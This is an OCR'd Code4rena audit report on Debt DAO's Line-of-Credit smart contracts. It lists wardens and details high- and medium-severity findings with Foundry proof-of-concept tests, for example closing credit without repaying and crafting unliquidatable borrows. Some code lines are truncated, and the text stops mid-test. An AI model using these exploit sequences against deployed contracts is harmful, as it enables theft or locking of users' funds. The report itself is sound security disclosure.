

Debt DAO contest
Findings & Analysis Report

2023-02-07

Table of contents

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit contest is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit contest outlined in this document, C4 conducted an analysis of the Debt DAO smart contract system written in Solidity. The audit contest took place between November 3—November 10 2022.

Wardens

123 Wardens contributed reports to the Debt DAO contest:

1. 0x1f8b
2. 0x52
3. 0xNazgul
4. 0xRajkumar
5. 0xRoxas
6. 0xSmartContract
7. 0xbepresent
8. 0xdeadbeef0x
9. 8olidity
10. Amithuddar
11. Awesome
12. Aymen0909
13. B2
14. BClabs (nalus and Reptilia)

15. Bnke0x0
16. Ch_301
17. Deekshith99
18. Deivitto
19. Diana
20. Dinesh11G
21. Funen
22. HE1M
23. HardlyCodeMan
24. lllllll
25. JC
26. Jeiwan
27. Josiah
28. KingNFT
29. Koolex
30. Lambda
31. Metatron
32. Nyx
33. PaludoX0
34. R2
35. Rahoz
36. RaymondFam
37. RedOneN
38. ReyAdmirado
39. Rolezn
40. Ruhum
41. Saintcode_
42. Satyam_Sharma
43. SmartSek (0xDjango and hake)

44. TomJ
45. Tomo
46. Trust
47. __141345__
48. a12jmx
49. adriro
50. ajtra
51. aphak5010
52. apostle0x01
53. ayeslick
54. bananasboys (miguelmtzinf and zer0dot)
55. berndartmueller
56. bin2chen
57. brgltd
58. btk
59. bulej93
60. c3phas
61. carlitox477
62. catwhiskeys
63. cccz
64. ch0bu
65. chaduke
66. chrisdior4
67. cloudjunky
68. codexploder
69. corerouter
70. cryptonue
71. cryptostellar5
72. cryptphi

73. csanuragjain
74. ctf_sec
75. d3e4
76. datapunk
77. delfin454000
78. djxploit
79. durianSausage
80. eierina
81. eighty
82. emrekocak
83. erictee
84. everyanykey
85. exolorkistis
86. fatherOfBlocks
87. gogo
88. hansfriese
89. i_got_hacked
90. immeas
91. joestakey
92. jumpdest7d
93. karanctf
94. ladboy233
95. lotux
96. lukris02
97. martin
98. mcwildy
99. me_na0mi
100. merlin
101. minhquanym

102. oyc_109
103. pashov
104. peanuts
105. pedr02b2
106. perseverancesuccess
107. rbserver
108. rotcivegaf
109. rvierdiiev
110. sakman
111. saneryee
112. seyni
113. shark
114. slowmoses
115. smiling_heretic
116. tnevler
117. trustindistrust
118. w0Lfrum
119. yurahod
120. zaskoh

This contest was judged by LSDan.

Final report assembled by itsmetechjay.

Summary

The C4 analysis yielded an aggregated total of 17 unique vulnerabilities. Of these vulnerabilities, 6 received a risk rating in the category of HIGH severity and 11 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 78 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 42 reports recommending gas optimizations.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the C4 Debt DAO contest repository, and is composed of 17 smart contracts written in the Solidity programming language and includes 2,511 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities according to a methodology based on OWASP standards.

Vulnerabilities are divided into three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

Further information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website.

High Risk Findings (6)

[H-01] Call to `declareInsolvent()` would revert when contract status reaches liquidation point after repayment of credit position 1

Submitted by cryptphi, *also found by* adriro, Ch_301, PaludoX0, ayeslick, *and* perseverancesuccess

https://github.com/debtdao/Line-of-Credit/blob/audit/code4rena-2022-11-03/contracts/modules/credit/LineOfCredit.sol#L143

https://github.com/debtdao/Line-of-Credit/blob/audit/code4rena-2022-11-03/contracts/modules/credit/LineOfCredit.sol#L83-L86

Impact

The modifier `whileBorrowing()` is used along in the call to LineOfCredit.declareInsolvent(). However this check reverts when count == 0 or `credits[ids[0]].principal == 0` . Within the contract, any lender can add credit which adds an entry in credits array, credits[ids].

Assume, when borrower chooses lender positions including credits[ids[0]] to draw on, and repays back the loan fully for credits[ids[1]], then the call to declareInsolvent() by the arbiter would revert since it does not pass the `whileBorrowing()` modifier check due to the ids array index shift in the call to stepQ(), which would shift ids[1] to ids[0], thereby making the condition for `credits[ids[0]].principal == 0` be true causing the revert.

Proof of Concept

1. LineOfCredit contract is set up and 5 lenders have deposited into the contract.
2. Alice, the borrower borrows credit from these 5 credit positions including by calling `LineOfCredit.borrow()` for the position ids.
3. Later Alice pays back the loan for credit position id 1 just before the contract gets liquidated.
4. At the point where `ids.stepQ()` is called in `\_repay()` , position 1 is moved to ids[0]
5. When contract status is LIQUIDATABLE, no loan drawn on credit position 0 and arbiter calls declareInsolvent() , the call would revert since `credits[ids[0]].principal == 0`

Recommended Mitigation Steps

The modifier `whileBorrowing()` would need to be reviewed and amended.

dmvt (judge) increased severity to High

kibagateaux (Debt DAO) confirmed

[H-02] Non-existing revenue contract can be passed to claimRevenue to send all tokens to treasury

Submitted by Lambda*, also found by* berndartmueller*,* adriro*, and* aphak5010

Neither `SpigotLib.claimRevenue` nor `SpigotLib._claimRevenue` check that the provided `revenueContract` was registered before. If this is not the case, `SpigotLib._claimRevenue` assumes that this is a revenue contract with push payments (because `self.settings[revenueContract].claimFunction` is 0) and just returns the difference since the last call to `claimRevenue`:

```
if(self.settings[revenueContract].claimFunction == bytes4
    // push payments

    // claimed = total balance - already accounted for k
    claimed = existingBalance - self.escrowed[token]; //
    // underflow revert ensures we have more tokens thar
}
```

`SpigotLib.claimRevenue` will then read `self.settings[revenueContract].ownerSplit`, which is 0 for non-registered revenue contracts:

```
uint256 escrowedAmount = claimed * self.settings[revenueContract
```

Therefore, the whole `claimed` amount is sent to the treasury.

This becomes very problematic for revenue tokens that use push payments. An attacker (in practice the borrower) can just regularly call `claimRevenue` with this token and a non-existing revenue contract. All of the tokens that were sent to the spigot since the last call will be sent to the treasury and none to the escrow, i.e. a borrower can ensure that no revenue will be available for the lender, no matter what the configured split is.

Proof Of Concept

As mentioned above, the attack pattern works for arbitrary tokens where one (or more) revenue contracts use push payments, i.e. where the balance of the Spigot increases from time to time. Then, the attacker just calls `claimRevenue` with a non-existing address. This is illustrated in the following diff:

```
--- a/contracts/tests/Spigot.t.sol
+++ b/contracts/tests/Spigot.t.sol
@@ -174,7 +174,7 @@ contract SpigotTest is Test {
         assertEq(token.balanceOf(address(spigot)), totalRevenue

         bytes memory claimData;
-        spigot.claimRevenue(revenueContract, address(token), cl
+        spigot.claimRevenue(address(0), address(token), claimDa
```

Thanks to this small modification, all of the tokens are sent to the treasury and none are sent to the escrow.

Recommended Mitigation Steps

Check that a revenue contract was registered before, revert if it does not.

kibagateaux (Debt DAO) confirmed

[H-03] addCredit / increaseCredit cannot be called by lender first when token is ETH

Submitted by Lambda*, also found by* berndartmueller, Trust, minhquanym, adriro, *and* HE1M

https://github.com/debtdao/Line-of-Credit/blob/f32cb3eeb08663f2456bf6e2fba21e964da3e8ae/contracts/modules/credit/LineOfCredit.sol#L234

https://github.com/debtdao/Line-of-Credit/blob/f32cb3eeb08663f2456bf6e2fba21e964da3e8ae/contracts/modules/credit/LineOfCredit.sol#L270

Impact

The functions `addCredit` and `increaseCredit` both ahve a `mutualConsent` or `mutualConsentById` modifier. Furthermore, these functions are `payable` and the lender needs to send the corresponding ETH with each call. However, if we look at the mutual consent modifier works, we can have a problem:

```
modifier mutualConsent(address _signerOne, address _signerTwo) {
      if(_mutualConsent(_signerOne, _signerTwo))  {
        // Run whatever code needed 2/2 consent
        _;
      }
}

function _mutualConsent(address _signerOne, address _signerTwo)
        if(msg.sender != _signerOne && msg.sender != _signerTwo)

        address nonCaller = _getNonCaller(_signerOne, _signerTwo

        // The consent hash is defined by the hash of the transa
        // which uniquely identifies the function, arguments, ar
        bytes32 expectedHash = keccak256(abi.encodePacked(msg.da

        if (!mutualConsents[expectedHash]) {
            bytes32 newHash = keccak256(abi.encodePacked(msg.dat

            mutualConsents[newHash] = true;

            emit MutualConsentRegistered(newHash);

            return false;
        }

        delete mutualConsents[expectedHash];

        return true;
}
```

The problem is: On the first call, when the other party has not given consent to the call yet, the modifier does not revert. It sets the consent of the calling party instead.

This is very problematic in combination with sending ETH for two reasons:

1. When the lender performs the calls first and sends ETH along with the call, the call will not revert. It will instead set the consent for him, but the sent ETH is lost.
2. Even when the lender thinks about this and does not provide any ETH on the first call, the borrower has to perform the second call. Of course, he will not provide the ETH with this call, but this will cause the transaction to revert. There is now no way for the borrower to also grant consent, but still let the lender perform the call.

Proof Of Concept

Lender Alice calls `LineOfCredit.addCredit` first to add a credit with 1 ETH. She sends 1 ETH with the call. However, because borrower Bob has not performed this call yet, the function body is not executed, but the 1 ETH is still sent. Afterwards, Bob wants to give his consent, so he performs the same call. However, this call reverts, because Bob does not send any ETH with it.

Recommended Mitigation Steps

Consider implementing an external function to grant consent to avoid this scenario. Also consider reverting when ETH is sent along, but the other party has not given their consent yet.

dmvt (judge) increased severity to High

kibagateaux (Debt DAO) confirmed

[H-04] Borrower can close a credit without repaying debt

Submitted by Jeiwan*, also found by* joestakey*,* berndartmueller*,* smiling_heretic*,* adriro*,* hansfriese*, and* bin2chen

A borrower can close a credit without repaying the debt to the lender. The lender will be left with a bad debt and the borrower will keep the borrowed amount and the collateral.

Proof of Concept

The `close` function of `LineOfCredit` doesn't check whether a credit exists or not. As a result, the `count` variable is decreased in the internal `_close` function when the `close` function is called with an non-existent credit ID: LineOfCredit.sol#L388:

```
function close(bytes32 id) external payable override returns (bo
    Credit memory credit = credits[id];
    address b = borrower; // gas savings
    if(msg.sender != credit.lender && msg.sender != b) {
      revert CallerAccessDenied();
    }

    // ensure all money owed is accounted for. Accrue facility f
    credit = _accrue(credit, id);
    uint256 facilityFee = credit.interestAccrued;
    if(facilityFee > 0) {
      // only allow repaying interest since they are skipping re
      // If principal still owed, _close() MUST fail
      LineLib.receiveTokenOrETH(credit.token, b, facilityFee);

      credit = _repay(credit, id, facilityFee);
    }

    _close(credit, id); // deleted; no need to save to storage

    return true;
}
```

LineOfCredit.sol#L483:

```
function _close(Credit memory credit, bytes32 id) internal virtu
    if(credit.principal > 0) { revert CloseFailedWithPrincipal()

    // return the Lender's funds that are being repaid
    if (credit.deposit + credit.interestRepaid > 0) {
        LineLib.sendOutTokenOrETH(
            credit.token,
            credit.lender,
            credit.deposit + credit.interestRepaid
        );
    }

    delete credits[id]; // gas refunds
```

```
        // remove from active list
        ids.removePosition(id);
        unchecked { --count; }

        // If all credit lines are closed the the overall Line of Cr
        if (count == 0) { _updateStatus(LineLib.STATUS.REPAID); }

        emit CloseCreditPosition(id);

        return true;
    }
```

Proof of Concept:

```
    // contracts/tests/LineOfCredit.t.sol
    function testCloseWithoutRepaying_AUDIT() public {
        assertEq(supportedToken1.balanceOf(address(line)), 0, "Line
        assertEq(supportedToken1.balanceOf(lender), mintAmount, "Ler

        _addCredit(address(supportedToken1), 1 ether);

        bytes32 id = line.ids(0);
        assert(id != bytes32(0));

        assertEq(supportedToken1.balanceOf(lender), mintAmount - 1 e

        hoax(borrower);
        line.borrow(id, 1 ether);
        assertEq(supportedToken1.balanceOf(borrower), mintAmount + 1

        // The credit hasn't been repaid.
        // hoax(borrower);
        // line.depositAndRepay(1 ether);

        hoax(borrower);
        // Closing with a non-existent credit ID.
        line.close(bytes32(uint256(31337)));

        // The debt hasn't been repaid but the status is REPAID.
        assertEq(uint(line.status()), uint(LineLib.STATUS.REPAID));

        // Lender's balance is still reduced by the borrow amount.
        assertEq(supportedToken1.balanceOf(lender), mintAmount - 1 e
```

```
        // Borrower's balance still includes the borrowed amount.
        assertEq(supportedToken1.balanceOf(borrower), mintAmount + 1
    }
```

Recommended Mitigation Steps

In the `close` function of `LineOfCredit`, consider ensuring that a credit with the user-supplied ID exists, before closing it.

kibagateaux (Debt DAO) confirmed

[H-05] Borrower can craft a borrow that cannot be liquidated, even by arbiter.

Submitted by **Trust**, *also found by* **bin2chen**

LineOfCredit manages an array of open credit line identifiers called `ids`. Many interactions with the Line operate on ids[0], which is presumed to be the oldest borrow which has non zero principal. For example, borrowers must first deposit and repay to ids[0] before other credit lines.

The list is managed by several functions:

1. CreditListLib.removePosition - deletes parameter id in the ids array
2. CreditListLib.stepQ - rotates all ids members one to the left, with the leftmost becoming the last element
3. _sortIntoQ - most complex function, finds the smallest index which can swap identifiers with the parameter id, which satisfies the conditions:

    1. target index is not empty
    2. there is no principal owed for the target index's credit

The idea I had is that if we could corrupt the ids array so that ids[0] would be zero, but after it there would be some other active borrows, it would be a very severe situation. The whileBorrowing() modifier assumes if the first element has no principal, borrower is not borrowing.

```
    modifier whileBorrowing() {
        if(count == 0 || credits[ids[0]].principal == 0) { revert No
        _;
    }
```

It turns out there is a simple sequence of calls which allows borrowing while ids[0] is deleted, and does not re-arrange the new borrow into ids[0]!

1. id1 = `addCredit()` - add a new credit line, a new id is pushed to the end of ids array.
2. id2 = `addCredit()` - called again, ids.length = 2
3. close(id1) - calls `removePosition()` on id1, now ids array is [0x0000000000000000000000000, id2]
4. borrow(id2) - will borrow from id2 and call `\_sortIntoQ` . The sorting loop will not find another index other than id2's existing index (`id == bytes32(0)` is true).

From this sequence, we achieve a borrow while ids[0] is 0! Therefore, credits[ids[0]].principal = credits[0].principal = 0, and whileBorrowing() reverts.

The impact is massive - the following functions are disabled:

- `SecureLine::liquidate()`
- `LineOfCredit::depositAndClose()`
- `LineOfCredit::depositAndRepay()`
- `LineOfCredit::claimAndRepay()`
- `LineOfCredit::claimAndTrade()`

Impact

Borrower can craft a borrow that cannot be liquidated, even by arbiter. Alternatively, functionality may be completely impaired through no fault of users.

Proof of Concept

Copy the following code into LineOfCredit.t.sol

```
function _addCreditLender2(address token, uint256 amount) public
    // Prepare lender 2 operations, does same as mintAndApprove
    address lender2 = address(21);
    deal(lender2, mintAmount);
    supportedToken1.mint(lender2, mintAmount);
    supportedToken2.mint(lender2, mintAmount);
    unsupportedToken.mint(lender2, mintAmount);
    vm.startPrank(lender2);
    supportedToken1.approve(address(line), MAX_INT);
    supportedToken2.approve(address(line), MAX_INT);
    unsupportedToken.approve(address(line), MAX_INT);
    vm.stopPrank();
    // addCredit logic
    vm.prank(borrower);
    line.addCredit(dRate, fRate, amount, token, lender2);
    vm.stopPrank();
    vm.prank(lender2);
    line.addCredit(dRate, fRate, amount, token, lender2);
    vm.stopPrank();
}
function test_attackUnliquidatable() public {
    bytes32 id_1;
    bytes32 id_2;
    _addCredit(address(supportedToken1), 1 ether);
    _addCreditLender2(address(supportedToken1), 1 ether);
    id_1 =  line.ids(0);
    id_2 =  line.ids(1);
    hoax(borrower);
    line.close(id_1);
    hoax(borrower);
    line.borrow(id_2, 1 ether);
    id_1 =  line.ids(0);
    id_2 = line.ids(1);
    console.log("id1 : ", uint256(id_1));
    console.log("id2 : ", uint256(id_2));
    vm.warp(ttl+1);
    assert(line.healthcheck() == LineLib.STATUS.LIQUIDATABLE);
    vm.expectRevert(ILineOfCredit.NotBorrowing.selector);
    bool isSolvent = line.declareInsolvent();
}
```

Recommended Mitigation Steps

When sorting new borrows into the ids queue, do not skip any elements.

dmvt (judge) marked as nullified

Trust (warden) commented:

> Unclear why this issue is nullified, I have demonstrated a POC that shows line cannot be declared insolvent.

dmvt (judge) re-opened the issue and commented:

> Kicking back to the sponsor for another look. I'm inclined to bring this one back as valid unless the sponsor can show why it isn't.

kibagateaux (Debt DAO) confirmed

[H-06] Repaying a line of credit with a higher than necessary claimed revenue amount will force the borrower into liquidation

Submitted by berndartmueller, *also found by* Trust, hansfriese, adriro, 0xdeadbeef0x, aphak5010, *and* rvierdiiev

A borrower can repay (parts) of a credit line with the `SpigotedLine.useAndRepay` function. This function will use `amount` of `unusedTokens[credit.token]` as a repayment. However, if `amount` exceeds the principal and the accrued interest, `credit.principal` will underflow without an error and set the principal value to a very large number.

This a problem because a borrower can unknowingly provide a larger than necessary `amount` to the `SpigotedLine.useAndRepay` function to make sure enough funds are used to fully repay the principal and the remaining interest.

Additionally, a lender can do the same thing as the lender can call this function.

Impact

The `credit.principal` underflows without an error and will be set to a very large number. This will force a secured line **immediately** into liquidation. Additionally,

having a principal value close to `2^256 - 1` will make it hugely expensive to repay the credit line.

Proof of Concept

utils/CreditLib.sol#L186

```
    function repay(
      ILineOfCredit.Credit memory credit,
      bytes32 id,
      uint256 amount
    )
      external
      returns (ILineOfCredit.Credit memory)
    { unchecked {
        if (amount <= credit.interestAccrued) {
            credit.interestAccrued -= amount;
            credit.interestRepaid += amount;
            emit RepayInterest(id, amount);
            return credit;
        } else {
            uint256 interest = credit.interestAccrued;
            uint256 principalPayment = amount - interest;

            // update individual credit line denominated in token
            credit.principal -= principalPayment; // @audit-info pot
            credit.interestRepaid += interest;
            credit.interestAccrued = 0;

            emit RepayInterest(id, interest);
            emit RepayPrincipal(id, principalPayment);

            return credit;
        }
    } }
```

To demonstrate the issue, copy the following test case and paste it into the `SpigotedLine.t.sol` test file. Then run `forge test --match-test "test_lender_use_and_repay_underflow"`.

Following scenario causes the repayment to underflow:

1. Borrower borrows `1 ether` of `revenueToken`
2. `2 ether` worth of `revenueToken` is claimed and traded from the revenue contract
3. Use all of the previously claimed funds (`2 ether`) to repay the line of credit (= `1 ether`)
4. `credit.principal` underflows due to `principalPayment` is larger than `credit.principal`

```
function test_lender_use_and_repay_underflow() public {
    uint256 largeRevenueAmount = lentAmount * 2;

    deal(address(lender), lentAmount + 1 ether);
    deal(address(revenueToken), MAX_REVENUE);
    address revenueC = address(0xbeef); // need new spigot for t
    bytes32 id = _createCredit(address(revenueToken), Denominati

    // 1. Borrow lentAmount = 1 ether
    _borrow(id, lentAmount);

    // 2. Claim and trade largeRevenueAmount = 2 ether (revenue)
    bytes memory tradeData = abi.encodeWithSignature(
      'trade(address,address,uint256,uint256)',
      address(revenueToken),
      Denominations.ETH,
      1 gwei,
      largeRevenueAmount
    );

    hoax(borrower);
    line.claimAndTrade(address(revenueToken), tradeData);

    (, uint256 principalBeforeRepaying,,,,) = line.credits(line
    assertEq(principalBeforeRepaying, lentAmount);

    // 3. Use and repay debt with previously claimed and traded
    vm.prank(lender);
    line.useAndRepay(largeRevenueAmount);
    (, uint256 _principal,,,,) = line.credits(line.ids(0));

    uint256 underflowedPrincipal = principalBeforeRepaying;

    unchecked {
```

```
            underflowedPrincipal -= (largeRevenueAmount);
        }

        // 4. Principal underflowed
        assertEq(_principal, underflowedPrincipal);
    }
```

Recommended Mitigation Steps

Consider asserting `amount` is less or equal than `credit.principal + credit.interestAccrued` (`require(amount <= credit.principal + credit.interestAccrued);`). Similar as how it is done in `LineOfCredit.depositAndRepay()`

kibagateaux (Debt DAO) confirmed

Medium Risk Findings (11)

[M-01] Borrower can by mistake add own money to credit if credit is in ETH

Submitted by **rvierdiiev**

https://github.com/debtdao/Line-of-Credit/blob/audit/code4rena-2022-11-03/contracts/modules/credit/LineOfCredit.sol#L223-L244

https://github.com/debtdao/Line-of-Credit/blob/audit/code4rena-2022-11-03/contracts/utils/LineLib.sol#L59-L74

Impact

Borrower can mistakenly add own money to credit if credit is in ETH.

Proof of Concept

Function `LineOfCredit.addCredit` is used to create new credit.

It can be called only after contest of another party.

```
function addCredit(
    uint128 drate,
    uint128 frate,
    uint256 amount,
    address token,
    address lender
)
    external
    payable
    override
    whileActive
    mutualConsent(lender, borrower)
    returns (bytes32)
{
    LineLib.receiveTokenOrETH(token, lender, amount);


    bytes32 id = _createCredit(lender, token, amount);


    require(interestRate.setRate(id, drate, frate));

    return id;
}
```

`LineLib.receiveTokenOrETH(token, lender, amount)` is responsible for getting payment.

https://github.com/debtdao/Line-of-Credit/blob/audit/code4rena-2022-11-03/contracts/utils/LineLib.sol#L59-L74

```
function receiveTokenOrETH(
  address token,
  address sender,
  uint256 amount
)
  external
  returns (bool)
{
    if(token == address(0)) { revert TransferFailed(); }
    if(token != Denominations.ETH) { // ERC20
        IERC20(token).safeTransferFrom(sender, address(this)
```

```
        } else { // ETH
            if(msg.value < amount) { revert TransferFailed(); }
        }
        return true;
    }
```

As you can see in case of native token payment, `sender` is not checked to be `msg.sender`, so this makes it's possible that borrower can mistakenly pay instead of lender. It sounds funny, but it's possible. What is needed is for the lender to call `addCredit` first and then borrower calls `addCredit` and provides value.

Tools Used

VSCode

Recommended Mitigation Steps

Check that if payment in ETH, then `lender == msg.sender` in `addCredit` function.

kibagateaux (Debt DAO) confirmed

[M-02] Mutual consent cannot be revoked and stays valid forever

Submitted by aphak5010*, also found by* minhquanym, SmartSek, hansfriese, Jeiwan, rvierdiiev, *and* HE1M

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/MutualConsent.sol#L11-L68

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L247-L262

Impact

Contracts that inherit from the `MutualConsent` contract, have access to a `mutualConsent` modifier.

Functions that use this modifier need consent from two parties to be called successfully.

Once one party has given consent for a function call, it cannot revoke consent.

This means that the other party can call this function at any time now.

This opens the door for several exploitation paths.

Most notably though the functions `LineOfCredit.setRates()`, `LineOfCredit.addCredit()` and `LineOfCredit.increaseCredit()` can cause problems.

One party can use Social Engineering to make the other party consent to multiple function calls and exploit the multiple consents.

Proof of Concept

1. A borrower and lender want to change the rates for a credit. The borrower wants to create the possibility for himself to change the rates in the future without the lender's consent.
2. The borrower and lender agree to set `dRate` and `fRate` to 5%.
3. The lender calls the `LineOfCredit.setRates()` function to give his consent.
4. The borrower might now say to the lender "Let's put the rate to 5.1% instead, I will give an extra 0.1%"
5. The borrower and lender now both call the `LineOfCredit.setRates()` function to set the rates to 5.1%.
6. The borrower can now set the rates to 5% at any time. E.g. they might increase the rates further in the future (the borrower playing by the rules) and at some point the borrower can decide to set the rates to 5%.

Links:

`MutualConsent` contract: https://github.com/debtdao/Line-of-Credit/blob/audit/code4rena-2022-11-03/contracts/utils/MutualConsent.sol

`LineOfCredit.setRates()` function: https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L247-L262

Tools Used

VSCode

Recommended Mitigation Steps

There are several options to fix this issue:

1. Add a function to the `MutualConsent` contract to revoke consent for a function call.
2. Make consent valid only for a certain amount of time.
3. Invalidate existing consents for a function when function is called with different arguments.

Option 3 requires a lot of additional bookkeeping but is probably the cleanest solution.

kibagateaux (Debt DAO) confirmed

[M-03] Borrower/Lender excessive ETH not refunded and permanently locked in protocol

Submitted by 0xdeadbeef0x, *also found by* brgltd, HE1M, eierina, d3e4, lotux, berndartmueller, RedOneN, joestakey, Trust, rbserver, minhquanym, adriro, Ch_301, immeas, cccz, Tomo, ayeslick, codexploder, eighty, Ruhum, carlitox477, perseverancesuccess, Lambda, 8olidity, Koolex, aphak5010, Nyx, *and* rvierdiiev

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L292

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L315

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L223

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L265

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/LineLib.sol#L71

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/modules/credit/LineOfCredit.sol#L388

Impact

The protocol does not refund overpayment of ETH. Excessive ETH is not included in the protocols accounting. As a result, the funds are permanently locked in the protocol **(Loss of funds)**.

There are multiple scenarios where excessive ETH could be sent by Borrowers and Lenders to the protocol.

The vulnerability effects at least five different scenarios and locks both the lender and borrowers ETH in LineOfCredit if overpaid. **There is no way to transfer the locked ETH back to the users**, as the withdraw methods are dependent on accounting (which is not updated with locked ETH).

This vulnerability impacts EscrowedLine, LineOfCredit, SpigotedLine and SecuredLine.

Proof of Concept

The bug resides in `receiveTokenOrETH` function when receiving ETH.

The function does not handle cases where `msg.value` is larger than `amount` meaning a refund is needed (`msg.value - amount`). In such cases, `msg.value` is added to the balance of LineOfCredit although only `amount` is used in internal accounting. Thus the excessive ETH is permanently locked in the contract as the withdraw methods are dependent on the internal accounting.

https://github.com/debtdao/Line-of-Credit/blob/e8aa08b44f6132a5ed901f8daa231700c5afeb3a/contracts/utils/LineLib.sol#L59

```
function receiveTokenOrETH(
    address token,
    address sender,
    uint256 amount
  )
    external
    returns (bool)
  {
      if(token == address(0)) { revert TransferFailed(); }
      if(token != Denominations.ETH) { // ERC20
          IERC20(token).safeTransferFrom(sender, address(this)
      } else { // ETH
          if(msg.value < amount) { revert TransferFailed(); }
      }
      return true;
  }
```

Scenarios where borrowers ETH funds will be locked in LineOfCredit:

1. Borrower calls `depositAndClose` with an ETH value that is above the owed debt.
2. Borrower calls `depositAndRepay` with an ETH value that is above the amount specified in the parameters.
3. Borrower calls `close` with an ETH value that is above the owed fees.

Scenarios where lenders ETH funds will be locked in LineOfCredit:

1. Lender calls `addCredit` with and ETH value that is greater than the `amount` parameter.
2. Lender calls `increaseCredit` with and ETH value that is greater than the `amount` parameter.

The above scenarios will happen when:

- Excessive ETH is sent with the confidence that it will be refunded (expected). Intentionally or by mistake.
- Excessive ETH will be sent (and expected to be refunded) when calling `depositeAndClose()`, `close(id)` and `depositAndRepay(amount)` as they internally update the fees with the `_accrue` method. The amount changes every second because part of the formula that calculates the fees is based on a multiplication of seconds past the previous calculations. In most cases, the caller will not know the amount of interest that will be accrued and must send excessive ETH to not revert the transaction.
    - The formula that calculates interest:

```
InterestAccrued = (rate.dRate * drawnBalance * timespan) / INTEREST_DENOMINATOR + (rate.fRate * (facilityBalance - drawnBalance) * timespan) / INTEREST_DENOMINATOR
```

Where `timespan` is `timespan= block.timestamp - rate.lastAccrued`
* Attached link to Debt DAO docs with more information:
https://docs.debtdao.finance/faq/accrued-interest-calculation

The POC includes four of the mentioned scenarios. To run the POC add the below code to the LineOfCredit.t.sol test and execute `forge test -v`. Expected output:

```
Running 4 tests for contracts/tests/LineOfCredit.t.sol:LineTest
[PASS] test_freeze_eth_addCredit() (gas: 277920)
[PASS] test_freeze_eth_depositAndClose() (gas: 280378)
[PASS] test_freeze_eth_depositAndRepay() (gas: 302991)
[PASS] test_freeze_eth_increaseCredit() (gas: 318830)
Test result: ok. 4 passed; 0 failed; finished in 1.59ms
```

Add the following code to tests:

```
function _addCreditEth(address token, uint256 amount) interr
    vm.prank(borrower);
    line.addCredit(dRate, fRate, amount, token, lender);
    vm.stopPrank();
    vm.prank(lender);
    line.addCredit{value: amount}(dRate, fRate, amount, toke
    vm.stopPrank();
}
function test_freeze_eth_depositAndClose() public {
    uint256 amount = 1 ether;
    address eth = address(0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeee

    // fund lender
    deal(lender, amount*5);
    // fund borrower
    deal(borrower, amount*5);

    // add credit to line
    _addCreditEth(eth, amount);

    //borrow 1 ether
    bytes32 id = line.ids(0);
    vm.startPrank(borrower);
    line.borrow(id, amount);
    vm.stopPrank();

    //depositAndClose full extra funds (amount * 2)
    vm.startPrank(borrower);
    line.depositAndClose{value:amount*2}();
    vm.stopPrank();

    //validate funds are stuck
    console.log(address(line).balance);
    assert(address(line).balance == amount*2 - amount);
}

 function test_freeze_eth_depositAndRepay() public {
    uint256 amount = 1 ether;
    address eth = address(0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeee

    // fund lender
    deal(lender, amount*5);
    // fund borrower
    deal(borrower, amount*5);
```

```
        // add credit to line
        _addCreditEth(eth, amount);

        //borrow 1 ether
        bytes32 id = line.ids(0);
        vm.startPrank(borrower);
        line.borrow(id, amount);
        vm.stopPrank();

        //depositAndRepay full extra funds (amount * 2)
        vm.startPrank(borrower);
        line.depositAndRepay{value:amount*2}(amount);
        vm.stopPrank();


        // Lender calls withdraw
        vm.startPrank(lender);
        line.withdraw(id, amount);
        vm.stopPrank();

        //validate funds are stuck
        assert(address(line).balance == amount*2 - amount);
    }

    function test_freeze_eth_addCredit() public {
        uint256 amount = 1 ether;
        address eth = address(0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeee

        // fund lender
        deal(lender, amount*5);
        // fund borrower
        deal(borrower, amount*5);

        // add credit to line
        vm.prank(borrower);
        line.addCredit(dRate, fRate, amount, eth, lender);
        vm.stopPrank();
        vm.prank(lender);
        //double msg.value then amount
        line.addCredit{value: amount*2}(dRate, fRate, amount, et
        vm.stopPrank();

        //borrow 1 ether
        bytes32 id = line.ids(0);
        vm.startPrank(borrower);
        line.borrow(id, amount);
```

```
        vm.stopPrank();

        //depositAndClose full extra funds (amount)
        vm.startPrank(borrower);
        line.depositAndClose{value:amount}();
        vm.stopPrank();

        //validate funds are stuck
        assert(address(line).balance == amount*2 - amount);
    }

    function test_freeze_eth_increaseCredit() public {
        uint256 amount = 1 ether;
        address eth = address(0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeee

        // fund lender
        deal(lender, amount*5);
        // fund borrower
        deal(borrower, amount*5);

        // add credit to line
        _addCreditEth(eth, amount);

        // get id
        bytes32 id = line.ids(0);

        // increase credit to line
        vm.prank(borrower);
        line.increaseCredit(id, amount);
